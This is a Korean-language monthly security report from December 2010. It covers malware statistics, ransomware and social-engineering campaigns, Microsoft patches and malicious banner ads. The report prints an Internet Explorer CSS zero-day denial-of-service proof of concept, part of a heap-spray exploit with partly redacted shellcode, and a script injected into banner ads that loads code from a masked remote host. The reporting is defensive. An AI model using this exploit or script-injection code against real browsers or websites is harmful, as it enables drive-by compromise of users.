ASEC REPORT

안철수연구소에서 발행하는 월간 보안 보고서

2010. Volume. 12

안철수연구소

목 차

이달의 보안 동향

악성코드 동향 1
악성코드 통계 1
악성코드 이슈 2

시큐리티 동향 4
시큐리티 통계 4
시큐리티 이슈 4

웹 보안 동향 5
웹 보안 통계 5
웹 보안 이슈 6

2010년 보안 동향

악성코드 동향 8
악성코드 통계 8
악성코드 이슈 9

시큐리티 동향 12
시큐리티 통계 12
시큐리티 이슈 12

웹 보안 동향 14
웹 보안 통계 14
웹 보안 이슈 15

해외 보안 동향

중국 4분기 악성코드 동향 17
일본 4분기 악성코드 동향 18
세계 4분기 악성코드 동향 20

2011년 보안 위협 예측

I. 이달의 보안 동향

1. 악성코드 동향


악성코드 통계

2010년 12월 악성코드 통계현황은 다음과 같다.

순위	등락	악성코드명	건수	비율
1	New	JS/Agent	1,467,991	25.3 %
2	↓ 1	TextImage/Autorun	1,443,141	24.9 %
3	–	Win32/Induc	393,728	6.8 %
4	↑ 10	Win-Trojan/Winsoft4.Gen	373,522	6.4 %
5	↓ 3	Win32/Parite	247,652	4.3 %
6	↑ 4	HTML/Agent	186,042	3.2 %
7	↑ 6	JS/Exploit	167,046	2.9 %
8	New	JS/Downloader	156,447	2.7 %
9	↓ 5	Win32/Olala.worm.57344	154,401	2.7 %
10	↓ 3	Win32/Conficker.worm.Gen	140,781	2.4 %
11	New	VBS/Solow.Gen	134,970	2.3 %
12	↑ 7	Win32/Palevo1.worm.Gen	125,845	2.2 %
13	↑ 4	VBS/Autorun	118,975	2.1 %
14	New	Win-Trojan/Winsoft11.Gen	118,458	2 %
15	↓ 4	Win32/Virut	113,991	2 %
16	New	Win-Trojan/Overtls9.Gen	107,870	1.9 %
17	New	Win32/Virut.F	95,988	1.7 %
18	New	Win32/Kido.worm.156691	88,540	1.5 %
19	↓ 1	Win32/Virut.B	84,421	1.5 %
20	New	Win32/Autorun.worm.Gen	83,793	1.4 %
			5,803,602	100 %

[표 1-1] 악성코드 감염보고 Top 20

2010년 12월의 악성코드 감염 보고는 JS/Agent이 1위를 차지하고 있으며, TextImage/Autorun과 Win32/Induc가 각각 2위와 3위로 그 뒤를 이었다. 신규로 Top20에 진입한 악성코드는 총 8건이다.



AhnLab Policy Center 4.0


아래 표는 악성코드의 주요 동향을 파악하기 위하여 악성코드별 변종을 종합한 악성코드 대표진단명 감염보고 Top200이다.

순위	등락	악성코드명	건수	비율
1	New	JS/Agent	1,468,166	14.2%
2	↑ 1	TextImage/Autorun	1,445,194	14%
3	↓ 2	Win-Trojan/Onlinegamehack	1,300,333	12.6%
4	↑ 1	Win32/Autorun.worm	846,048	8.2%
5	↓ 3	Win-Trojan/Agent	755,849	7.3%
6	↑ 1	Win32/Conficker	525,749	5.1%
7	↓ 3	Win-Trojan/Downloader	421,025	4.1%
8	↑ 2	Win32/Induc	393,943	3.8%
9	New	Win-Trojan/Winsoft4	373,522	3.6%
10	↓ 1	Win32/Virut	364,477	3.5%
11	↑ 1	Win32/Kido	338,064	3.3%
12	↓ 1	Win32/Palevo	329,200	3.2%
13	↑ 1	DROPPER/Onlinegamehack	268,755	2.6%
14	↑ 2	VBS/Solow	266,698	2.6%
15	↓ 9	Win32/Parite	250,029	2.4%
16	New	Win-Trojan/Winsoft	211,688	2.1%
17	↓ 4	DROPPER/Malware	192,713	1.9%
18	↓ 10	Win-Trojan/Adload	186,663	1.8%
19	New	HTML/Agent	186,042	1.8%
20	New	Win-Trojan/Overtls	182,991	1.8%
			10,307,149	100%

[표 1-2] 악성코드 대표진단명 감염보고 Top 20


2010년 12월의 감염보고 건수는 JS/Agent가 총 1,468,166건으로 Top20중 14.2%를 차지하여 1위에 올랐으며, TextImage/Autorun이 1,445,194건으로 2위, Win-Trojan/Onlinegamehack이 1,300,333건으로 3위를 차지하였다.

아래 차트는 고객으로부터 감염이 보고된 악성코드 유형별 비율이다.




[그림 1-1] 악성코드 유형별 감염보고 비율

2010년 12 월의 감염보고 건수 중 악성코드를 유형별로 살펴보면, 감염보고건수 비율은 트로잔(TROJAN)류가 37.8%로 가장 많은 비율을 차지하였으며, 웜(WORM)이 17.1%, 스크립트(SCRIPT)가 15.8%의 비율을 각각 차지하고 있다.



[그림 1-2] 악성코드 유형별 감염보고 전월 비교

악성코드 유형별 감염보고 비율을 전월과 비교하면, 웜, 스크립트, 애드웨어(ADWARE)가 전월에 비해 증가세를 보이고 있는 반면 트로잔, 바이러스(VIRUS), 드롭퍼(DROPPER), 애프케어(APPCARE)는 전월에 비해 감소한 것을 볼 수 있다. 다운로더(DOWNLOADER), 스파이웨어(SPYWARE) 계열들은 전월 수준을 유지하였다.



[그림 1-3] 악성코드 월별 감염보고 건수

12월의 악성코드 월별 감염보고 건수는 18,404,101건으로, 11월의 악성코드 월별 감염 보고건수 13,263,544건에 비해 5,140,557건이 증가하였다.


AhnLab V3 MSS

아래 표는 12월에 신규로 접수된 악성코드 중 고객으로부터 감염이 보고된 악성코드 Top200이다.

순위	악성코드명	건수	비율
1	Win-Trojan/Adload.381952.B	46,029	9.7 %
2	Win-Trojan/Winsoft.110592.DI	41,511	8.7 %
3	Win-Trojan/Ldpinch.312832.B	39,126	8.2 %
4	Win-Adware/KorAd.308736	38,401	8.1 %
5	Win-Trojan/Overtls.263168	29,007	6.1 %
6	Win-Trojan/Agent.81920.ADW	27,020	5.7 %
7	Win-Trojan/Downloader.319488.E	25,788	5.4 %
8	Win-Adware/ToolBar.Overtls.135656	21,581	4.5 %
9	Win-Adware/Ucsee.346624	21,540	4.5 %
10	Win-Adware/WebSide.258048	20,886	4.4 %
11	Win-Adware/KorAdware.385024	20,340	4.3 %
12	Win-Trojan/Patched.CM	18,503	3.9 %
13	Win-Adware/WebSide.787968	17,217	3.6 %
14	Win-Trojan/Sadenav.267776	16,655	3.5 %
15	Win-Adware/Ucsee.328704	16,546	3.5 %
16	Win-Trojan/Onlinegamehack.57344.BY	15,150	3.2 %
17	Win-Adware/Ucsee.484352	15,049	3.2 %
18	Win-Trojan/Onlinegamehack.266752.L	14,946	3.1 %
19	Win-Trojan/Winsoft.77312.W	14,888	3.1 %
20	Win-Adware/Ucsee.249344	14,841	3.1 %
		475,024	100 %

[표 1-3] 신종 악성코드 감염보고 Top 20

12월의 신종 악성코드 감염 보고의 Top 20은 Win-Trojan/Adload.381952.B가 46,029건으로 전체 9.7%를 차지하여 1위를 차지하였으며, Win-Trojan/Winsoft.110592.DI가 41,511건 2위를 차지하였다.



[그림 1-4] 신종 악성코드 유형별 분포


12월의 신종 악성코드 유형별 분포는 트로잔이 75%로 1위를 차지하였다. 그 뒤를 이어 애드웨어가 18%, 웜이 3%를 각각 점유하였다.

악성코드 이슈

Master Boot Record를 변경하는 랜섬웨어(Ransomware)


랜섬웨어는 말 그대로 시스템 또는 시스템 내부에 문서파일과 같은 데이터 파일을 대상으로 암호화한 후 금전을 요구하는 악성코드를 말한다. 이 악성코드는 데이터 파일들을 암호화 한다든가, 화면 보호기 암호를 설정하여 사용자들이 정상적으로 시스템을 이용하지 못하도록 한다. 특히 데이터 파일들이 암호화가 된 경우 중요한 문서나 소스코드 등에 접근

할 수가 없어 큰 불편을 초래할 수 있다. 이번에 알려진 'Win-Trojan/Seftad.49664' 트로이목마는 Master Boot Record (이하 MBR) 에 메시지와 암호를 설정하여 부팅 시 입력을 요구하도록 한다. 감염되면 다음과 같은 메시지가 부팅 시 마다 출력된다.



[그림1-5] Win-Trojan/Seftad.49664 감염 후 부팅 모습

따라서 올바른 암호를 입력하지 않으면 윈도우로 부팅을 할 수가 없다. 한편 해당 악성코드가 하드 디스크를 암호화한다고 알려지기도 하였는데 이것은 악성코드 제작자가 거짓으로 퍼뜨린 것으로 드러났다. 실제로는 조작된 MBR 을 분석해보면 정상 MBR 을 0x4h 번 섹터에 백업을 해두고 있고 이를 복원하면 정상적으로 부팅이 가능하기 때문이다. 또한 하드 디스크도 암호화되어 있지 않았음을 확인 할 수 있었다.




[그림1-6] 백업된 정상 MBR의 위치

이 밖에도 랜섬웨어가 취약한 PDF 파일에 첨부되어 이메일로 유포된 형태도 보고 되었다. 취약한 PDF 파일은 실행되면 프랑스에 위치한 특정 시스템에서 기존에 알려진 제우스 (Zeus) 악성코드인 Zbot 변종을 다운로드하게 된다. 다운로드 된 Zbot 이 실행되면 러시아에 위치한 특정 호스트로부터 랜섬웨어를 다운로드 받아 이를 실행한다. 이후 다음과 같은 프로그램의 확장자에 대하여 암호화를 한다. 대상이 되는 파일들은 마이크로소프트(Microsoft)의 오피스(Office) 제품군인 워드(Word), 엑셀(Excel) 그리고 파워포인트(PowerPoint) 파일들과 텍스트(Text) 파일, 그리고 이미지(BMP, JPG) 파일 등이다.

가짜 시스템 점검 유틸리티의 등장

국외에서 보고된 가짜 시스템 점검 유틸리티는 가짜 백신과 유사한 사용자 유도 방식을 취한다. 시스템을 점검하여 문제점이 있는 것처럼 사용자를 속여서 프로그램의 등록 요구 및 금전적인 결제를 유도한다.




[그림1-7] 가짜 시스템 점검 유틸리티 구매요구 화면

이러한 가짜 시스템 점검 도구는 이전에도 비슷한 사례가 알려졌었지만 앞으로는 이와 유사한 형태의 가짜 응용 프로그램이 더욱 활개를 칠 가능성이 높다. 따라서 인터넷에서 프로그램을 다운로드 하여 설치 할 때는 반드시 여러 사용자들이 사용하여 평판이 검증된 프로그램 또는 유명 프로그램 개발사에서 제공하는 프로그램을 사용하는 것이 바람직하다.


잡지 기사로 위장한 악성코드 유포

메신저로 자극적인 메시지와 함께 URL을 전파, URL 클릭 시 잡지 기사로 위장된 웹페이지를 통한 악성코드 유포가 확인되었다. 동작 방식은 탈취된 메신저 계정을 통해 주변 지인들에게 URL이 포함된 메시지가 전달되며, 해당 URL 클릭 시 아래 그림과 같이 특정 잡지회사의 기사 페이지를 그대로 가져와 사용자로 하여금 관심을 끌게 한다. 그리고 해당 기사 내용에 관심 있는 사용자들로 하여금 내용 하단에 삽입된 '다운로드 더보기' 링크를 통해 악성코드를 유포하게 된다.



[그림1-8] 악성코드 다운로드 유도 링크

해당 링크 클릭 시, 아래 그림과 같이 다운로드 창이 출력되며, 압축파일 내의 파일(PhotoALL.exe)을 실행하게 되는 경우 악성코드(Win-Trojan/Agent.55296.JV)에 감염되게 된다.



[그림1-9] 악성코드 다운로드 유도 창


이는 Windows 폴더 옵션 중에서 '알려진 파일 형식의 파일 확장명 숨기기' 가 기본적으로 설정되어 있어 압축 해제된 파일의 파일명만(옵션 해제시:PhotoALL.exe → 옵션적용시:PhotoALL로 확장자가 보이지 않음) 보고 추가적인 사진을 보기 위해 파일을 실행한 사용자는 악성코드에 감염되는 것이다. 이와 같이 점점 더 다양한 방법이 결합된 사회 공학(Social Engineering) 기법의 경우 유포 과정이 시스템의 취약점이 아닌, 사용자들의 관심 및 신뢰를 이용하는 방법을 사용하므로 더욱 주의가 필요하다고 할 수 있겠다.

2. 시큐리티 동향

시큐리티 통계

12월 마이크로소프트 보안 업데이트 현황

마이크로소프트사로부터 발표된 이번 달 보안 업데이트는 17건이다.




[그림 2-1] 공격 대상 기준 별 MS 보안 업데이트

위험도	취약점	POC
긴급	MS10-090 Internet Explorer 누적 보안 업데이트	유
긴급	MS10-091 OPF(OpenType 글꼴) 드라이버의 취약점으로 인한 원격 코드 실행 문제점	무
중요	MS10-098 Windows 커널 모드 드라이버의 취약점으로 인한 권한 상승 문제점	무

[표 2-1] 2010년 12월 주요 MS 보안 업데이트

이번 달에는 지난 달과 달리 17건이나 되는 패치가 발표되었다. 대부분 시스템/응용프로그램에 관련된 내용들이 많았다. 특히 MS10-090 Internet Explorer 누적 보안 업데이트에 포함된 패치 중 하나는 지난 11월 4일 알려진 Internet Explorer Zero-day 취약점을 제거하는 것으로, 해당 취약점은 국내에서도 지속적으로 악용되고 있기 때문에 빠른 패치를 권고하는 바이다.

악성코드 침해 웹 사이트 현황



[그림2-2] 월별 침해 사이트 통계

위 통계는 월별 악성코드 침해 사이트 현황을 나타낸 그래프로, 전월에 비해 다소 감소하였다.

시큐리티 이슈

Internet Explorer 제로데이 취약점

이번 달에도 Internet Explorer와 관련된 제로데이 취약점이 공개되었다. 해당 취약점은 Internet Explorer 버전 8 에서 공격자로 하여금 원하는 코드를 실행할 수 있도록 해주는 것으로, 사용자는 웹 서핑만으로도 피해를 입을 수 있는 원격 취약점이다.

```
// html file
<div style="position: absolute; top: -999px;left: -999px;">
<link href="css.css" rel="stylesheet" type="text/css" />

// css file
*{
     color:red;
}
@import url("css.css");
@import url("css.css");
@import url("css.css");
@import url("css.css");
```


[그림2-3] 최초에 공개된 DoS 공격코드

원래 이 취약점은 브라우저가 CSS를 파싱하는 과정에서 정상적으로 예외 처리를 하지 못하여 잘못된 연산을 수행하는 것으로, 많은 사람들의 노력을 통하여 임의의 코드를 실행할 수 있는 취약점이 수정되어 사용자의 브라우저를 비정상적으로 종료시키는 DoS 공격만 가능하게 되었다. 하지만 이번에 공개된 방법은 최근의 IE 패치인 MS10-071를 우회할 수 있을 뿐만 아니라 원하는 코드까지 실행할 수 있다.

```
var shellcode = unescape("[redacted]31e5%u64d2%u528b%u8b30" +
                         "[redacted]b70f%u264a%uff31%uc031" +
                         "[redacted]0dcf%uc701%uf0e2%u5752" +
                         "[redacted]408b%u8578%u74c0%u014a" +
                         "[redacted]d301%u3ce3%u8b49%u8b34" +
                         "[redacted]0dcf%uc701%ue038%uf475" +
                         "[redacted]8b58%u2458%ud301%u8b66" +
                         "[redacted]8b04%ud001%u4489%u2424" +
                         "[redacted]5f58%u8b5a%ueb12%u5d86" +
                         "[redacted]6850%u8b31%u876f%ud5ff" +
                         "[redacted]9dbd%ud5ff%u063c%u0a7c" +
                         "[redacted]6f72%u006a%uff53%u63d5" +
                         "[redacted]");
var arr2 = [];
for(var i = 0; i < 30000; i++) {
    arr2[i] = [nops + shellcode].join("");
}

// write the link to the stylesheet
var link = document.createElement("link");
link.setAttribute("rel", "Stylesheet");
link.setAttribute("type", "text/css");
link.setAttribute("href", "s□s□s□")
document.getElementsByTagName("head")[0].appendChild(link);
```

[그림2-4] 이번에 공개된 원격 코드 실행이 가능한 공격코드(일부)

이미 해당 취약점을 공격할 수 있는 코드는 공격코드 공유 사이트와 Metasploit와 같은 도구들에 포함되어서 손쉽게 공격이 발생할 수 있지만 아직까지 이 문제를 해결할 수 있는 패치가 제공되지 않고 있기 때문에 큰 피해가 발생할 가능성이 있다.



[그림2-5] 인터넷에 공개된 공격 테스트 동영상

배너광고를 통한 악성코드 유포


최근 악성코드 유포가 잠잠했던 사이트들이 12월, 그것도 주말에 집중적으로 악성코드를 유포하고 있음이 탐지되었다. 해당 사이트들에 대해서 연관성 분석을 해 본 결과 특정 배너광고 업체에서 제공하는 배너광고들을 사용하고 있음을 발견하였다. 즉 특정 배너광고 업체의 사이트가 해킹되어 악성 스크립트가 배너에 삽입되었고, 이 업체에서 제공하는 배너를 사용하는 모든 사이트들은 본의 아니게 악성코드를 유포하게 되었다. 허니팟에서 탐지되었을 당시의 로그를 분석한 결과 아래 URL에서 제공하는 배너광고에 특정 악성 스크립트가 삽입되어 있음을 확인할 수 있었다.

http://ad2.****.com:8080/js.***/****i/bottom@right?pgid=scr_fvoice12**

```
document.write('<a href="http://ad2.      .com:8080/click;   1/   1/bottom@right?ads_no=139
document.write('<img src="http://image.      .com/images/ad/adtive/101223_add_160135.gif"
document.writeln("<script src=http:\/\/   .21.   .5\/script-1.js><\/script>")
```

[그림2-6] 배너광고에 삽입된 악성 스크립트

유포된 악성코드는 ARP Spoofing과도 관련이 있으며, Internet Explorer에 MS10-002, MS10-018 취약점이 존재하면 온라인 게임핵 악성코드에 감염된다. 하지만 불행 중 다행인 것은 ARP Spoofing을 발생하는 악성코드는 이번 유포에서는 빠져 있었다는 것이다.



[그림2-7] MS10-018 취약점을 이용하는 악성스크립트

3. 웹 보안 동향

웹 보안 통계


웹사이트 보안 요약

구분	건수
악성코드 발견 건수	41,313
악성코드 유형	819
악성코드가 발견된 도메인	883
악성코드가 발견된 URL	2,778

[표 3-1] 웹 사이트 보안 요약


악성코드 발견 건수는 41,313건이고, 악성코드 유형은 819건이며, 악성코드가 발견된 도메인은 883건, 악성코드가 발견된 URL은 2,778 건이다. 2010년 12월은 같은해 11월보다 악성코드 발견 건수, 악성코드 유형, 악성코드가 발견된 URL은 다소 감소하였으나, 악성코드가 발견된 도메인은 증가하였다.

월별 악성코드 발견 건수




[그림 3-1] 월별 악성코드 발견 건수

월별 악성코드 유형




[그림 3-2] 월별 악성코드 유형

월별 악성코드가 발견된 도메인



[그림 3-3] 월별 악성코드가 발견된 도메인

월별 악성코드가 발견된 URL




[그림 3-4] 월별 악성코드가 발견된 URL

2010년 12월 악성코드가 발견된 URL은 전달의 3,202건에 비해 98%수준인 3,122건이다.

악성코드 유형별 배포 수

유형	건수	비율
ADWARE	17,270	41.8 %
TROJAN	9,405	22.8 %
DROPPER	3,165	7.7 %
JOKE	1,827	4.4 %
Win32/VIRUT	1,759	4.3 %
DOWNLOADER	327	0.8 %
APPCARE	309	0.7 %
SPYWARE	166	0.4 %
ETC	7,085	17.1 %
	41,313	100 %

[표 3-2] 악성코드 유형별 배포 수



[그림 3-5] 악성코드 유형별 배포 수

악성코드 배포 Top 10

순위	등락	악성코드명	건수	비율
1	–	Win-Adware/Shortcut.InlivePlayerActiveX.234	12,677	49.2 %
2	↑ 1	Win32/Induc	2,395	9.3 %
3	↑ 7	Win-Adware/Shortcut.Tickethom.36864	1,936	7.5 %
4	New	Win-Joke/Stressreducer.1286147	1,805	7 %
5	New	Dropper/Malware.206156	1,538	6 %
6	New	Win-Trojan/Agent.48640.PQ	1,458	5.7 %
7	New	Win32/Virut.B	1,230	4.8 %
8	New	Trojan/Win32.Agent	1,136	4.4 %
9	New	Vireus/Win32.Induc	971	3.8 %
10	New	Win-Tojan/Peed.44416.B	611	2.4 %
			25,757	100 %

[표 3-3] 악성코드 배포 Top 10

악성코드 배포 Top10에서 Win-Adware/Shortcut.InlivePlayerActiveX.234가 12,677건으로 1위를 차지하였으며, Top10에 Win-Joke/Stressreducer.1286147등 7건이 새로 등장하였다.

웹 보안 이슈

imm32.dll을 패치하는 온라인 게임핵 악성코드, 다수의 사이트에서 유포

게임 정보커뮤니티 사이트에서 imm32.dll을 패치 하는 온라인 게임핵 악성코드가 유포되는 일이 자주 발생하고 있다. 특히 12월 17 ~ 18일, 이

